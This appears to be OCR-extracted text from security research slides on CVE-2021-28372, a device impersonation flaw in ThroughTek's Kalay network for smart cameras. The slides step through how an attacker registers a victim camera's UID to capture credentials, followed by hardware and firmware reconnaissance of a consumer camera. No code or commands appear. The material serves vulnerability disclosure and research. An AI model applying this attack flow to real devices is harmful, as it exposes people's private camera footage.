
Registration Server

Mobile Application (Remote Network 1)

Attacker Device (Remote Network 2)

Smart Camera (Home Network)

CVE-2021-28372: Device Impersonation



Kalay Network

Registration Server


1. Attacker spoofs request to register victim's camera on the Kalay network using its UID

Mobile Application (Remote Network 1)

Attacker Device (Remote Network 2)

Smart Camera (Home Network)

CVE-2021-28372: Device Impersonation




Kalay Network
Registration Server
Mobile Application (Remote Network 1)
Attacker Device (Remote Network 2)
Smart Camera (Home Network)


2. Attacker is registered on the Kalay network

1. Attacker spoofs request to register victim’s camera on the Kalay network using its UID

CVE-2021-28372: Device Impersonation


Kalay Network
2. Attacker is registered on the Kalay network
Registration Server
3. User requests to view camera footage through a mobile app
1. Attacker spoofs request to register victim's camera on the Kalay network using its UID
Mobile Application (Remote Network 1)
Attacker Device (Remote Network 2)
Smart Camera (Home Network)

CVE-2021-28372: Device Impersonation



Kalay Network

Registration Server

2. Attacker is registered on the Kalay network

3. User requests to view camera footage through a mobile app

1. Attacker spoofs request to register victim's camera on the Kalay network using its UID

4. ThroughTek initiates a connection with the attacker. The attacker receives device credentials

Mobile Application (Remote Network 1)

Attacker Device (Remote Network 2)

Smart Camera (Home Network)

What’s Next?

- CVE-2021-28372 allows us to obtain credentials needed to talk to remote devices (bad)
  - Implicit compromise of audio / video data (very bad)
  - Unauthorized use of IOCTRL layer (maybe bad)

…But what if we found bugs in specific camera models/APIs that could be triggered by IOCTRL?


Case Study #1

Case Study #1: Hardware & Physical Recon


- Popular consumer IoT Camera
- Low cost, targeted for home use

- Recon
  - Exposed USB
  - SD card
- Device deconstruction
  - Searchin' for serial (UART)
- Mapping out components

UART Connection




XMC NOR Flash



Case Study #1: Mobile App & Firmware Analysis

- Downloaded and reverse engineered mobile application
- Looked for API calls to download camera firmware images
  - Unsigned firmware images!

